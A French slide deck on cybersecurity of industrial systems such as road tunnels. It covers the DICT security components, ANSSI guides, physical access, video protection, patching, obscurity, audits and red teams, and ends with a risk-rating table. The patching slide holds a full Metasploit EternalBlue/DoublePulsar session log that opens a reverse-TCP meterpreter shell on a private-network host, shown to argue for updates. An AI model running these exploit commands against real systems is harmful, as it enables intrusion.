


Cyber-sécurité

pierre-yves.tanniou@cerema.fr

Sommaire

- Les composantes de la sécurité
- Références ANSSI
- Illustrations sur quelques thèmes
 - Accès physiques
 - Vidéo-protection
 - Mises à jour
 - Obscurité
- Evaluation de la sécurité

Composantes de la sécurité : DICT




- **Disponibilité** : garantir l'accès aux ressources, au moment voulu
- **Intégrité** : garantir que les données échangées sont exactes et complètes
- **Confidentialité** : garantir que seules les personnes autorisées peuvent avoir accès aux données et aux ressources
- **Traçabilité**, authentification, non-répudiation : garantir la traçabilité des accès et des tentatives d'accès ; tracer le fonctionnement ; conservation de ces traces comme preuves exploitables.

Guides ANSSI

- Maîtriser la SSI pour les systèmes industriels
- La cybersécurité des systèmes industriels – Méthode de classification et mesures principales.
- La cybersécurité des systèmes industriels – Mesures détaillées
- Cas pratique
- Cas pratique d'un tunnel routier – Partie 1 : classification
- Cas pratique d'un tunnel routier – partie 2 : mesures



Architecture



- Redondance, disponibilité
- Et les autres composantes de la sécurité ? Maîtrise ?

Accès physique

- Eviter qu'un attaquant externe puis être interne
- Pas de protection infaillible
- Le système peut alerter l'exploitant mais seul l'exploitant peut réagir.



Vidéo protection

- Analogique :
 - évite de créer des accès IP vers le reste du système
 - néanmoins piratable
 - Devient coûteux
- Numérique
 - éventuellement protégée



Maintien à jour de la sécurité

- Je n'en ai pas besoin « *Mon système est stable et figé* » ou « *les accès depuis l'extérieur sont filtrés* »

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set eternalbluepath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
eternalbluepath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set doublepulsarpath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
doublepulsarpath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set targetarchitecture x64
targetarchitecture => x64
msf exploit(eternalblue_doublepulsar) > set processinject lsass.exe
processinject => lsass.exe
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.100.210
rhost => 192.168.100.210
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.100.110
lhost => 192.168.100.110
msf exploit(eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.100.110:4444
[*] 192.168.100.210:445 - Generating Eternalblue XML data
[*] 192.168.100.210:445 - Generating Doublepulsar XML data
[*] 192.168.100.210:445 - Generating payload DLL for Doublepulsar
[*] 192.168.100.210:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.100.210:445 - Launching Eternalblue...
[+] 192.168.100.210:445 - Pwned! Eternalblue success!
[*] 192.168.100.210:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.100.210
[*] Meterpreter session 1 opened (192.168.100.110:4444 -> 192.168.100.210:49158) at 2017-05-14 14:58:48 -0400
[+] 192.168.100.210:445 - Remote code executed... 3... 2... 1...



meterpreter > sysinfo
Computer      : CLIENT-02
```

- Un malveillant peut exploiter des vulnérabilités depuis l'intérieur et éventuellement créer un accès vers l'extérieur
- Restent les 0-days

Sécurité par l'obscurité ?

– Mon système n'est pas IP

– Mon système utilise un protocole spécifique



Evaluations et tests de sécurité

- Audit de sécurité

- démarche commune entre l'expert et l'exploitant
- envisager les vulnérabilité sur différents composants

- Attaque red team

- l'équipe rouge cherche une vulnérabilité exploitable
- tester les procédures
- Impact psychologique : facilite l'adhésion

paragraphe	titre	Risque	Impact	Probabilité	Effort
4.17		Red	Red	Red	Cyan
4.27		Red	Red	Red	Cyan
4.8		Red	Red	Yellow	Cyan
4.24		Red	Red	Yellow	Cyan
4.28		Red	Red	Red	Cyan
4.12		Red	Red	Red	Blue
4.4		Yellow	Yellow	Yellow	Blue
4.6		Red	Red	Red	Blue
4.5		Yellow	Yellow	Yellow	Cyan
4.10		Yellow	Yellow	Yellow	Cyan
4.19		Yellow	Red	Green	Cyan
4.33		Yellow	Red	Green	Cyan
4.34		Yellow	Red	Green	Cyan
4.13		Red	Yellow	Red	Blue
4.25		Yellow	Green	Yellow	Cyan
4.2		Red	Red	Red	Black
4.11		Red	Red	Yellow	Black
4.29		Red	Red	Yellow	Black
4.32		Yellow	Red	Yellow	Blue
4.15		Yellow	Green	Red	Blue
4.3		Yellow	Yellow	Yellow	Blue
4.14		Yellow	Yellow	Yellow	Blue
4.18		Yellow	Yellow	Yellow	Blue
4.22		Yellow	Red	Green	Cyan
4.30		Green	Green	Yellow	Cyan
4.31		Green	Green	Yellow	Cyan
4.26		Green	Yellow	Green	Cyan
4.9		Yellow	Red	Red	Cyan
4.7		Yellow	Red	Green	Black
4.35		Yellow	Red	Green	Black
4.16		Green	Yellow	Green	Blue
4.21		Green	Yellow	Green	Blue
4.23		Green	Red	Green	Black
4.20		Green	Red	Green	Black

Merci de votre attention

